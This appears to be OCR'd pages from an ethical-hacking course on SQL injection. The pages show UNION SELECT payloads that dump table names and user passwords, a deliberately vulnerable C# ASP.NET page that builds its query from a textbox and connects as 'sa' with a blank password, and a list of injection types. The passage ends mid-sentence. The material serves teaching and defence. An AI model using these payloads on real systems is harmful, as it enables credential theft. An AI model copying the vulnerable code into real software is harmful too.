
```
UNION SELECT id, name, '', 0 FROM sysobjects WHERE xtype ='U' --
```

In particular, the **UNION** statement is useful for a hacker because it splices the results of one query into another. In this case, the hacker has spliced the names of the Users table in the database into the original query of the Products table. The only trick is to match the number and data types of the columns with the original query. The previous query might reveal that a table named Users exists in the database. A second query could reveal the columns in the Users table. Using this information, the hacker might enter the following into the txtFilter textbox:

```
UNION SELECT 0, UserName, Password, 0 FROM Users --
```

Entering this query reveals the usernames and passwords found in the Users table.

The page (BadProductList.aspx) displays products from the Northwind database and allows users to filter the resulting list of products using a textbox called txtFilter. As with the previous example (BadLogin.aspx), this code is vulnerable to SQL injection attacks. The executed SQL query is constructed dynamically from a user-supplied input.



```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid(); }
private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind(); }
private DataView createDataView()  {
    string strCnx =
     "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
     "QuantityPerUnit, UnitPrice FROM Products";
   // This code is susceptible to SQL injection attacks.
    if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + '"; }
    SqlConnection cnx  = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();
    sda.Fill(dtProducts);
    return dtProducts.DefaultView;
}
```


LO#02: Demonstrate Various Types of SQL Injection Attacks

Types of SQL Injection



- **SQL Injection**
  - In-band SQL Injection
    - Error-based SQL Injection
      - System Stored Procedure
      - Illegal/Logically Incorrect Query
    - UNION SQL Injection
    - Tautology
    - End of Line Comment
    - Inline Comment
    - Piggybacked Query
  - Blind/Inferential SQL Injection
    - Time Delay
    - Boolean Exploitation
    - Heavy Query
  - Out-of-Band SQL Injection

Types of SQL Injection


Attackers use various tricks and techniques to view, manipulate, insert, and delete data from an application’s database. Depending on the technique used, there are several types of SQL injection attacks. This section discusses the various types of SQL injection attacks. Attackers use SQL injection attacks in many different ways by corrupting SQL queries.

In an SQL injection attack, the attacker injects malicious code through an SQL query that can read sensitive data and even can modify (insert/update/delete) it.

There are three main types of SQL injection:

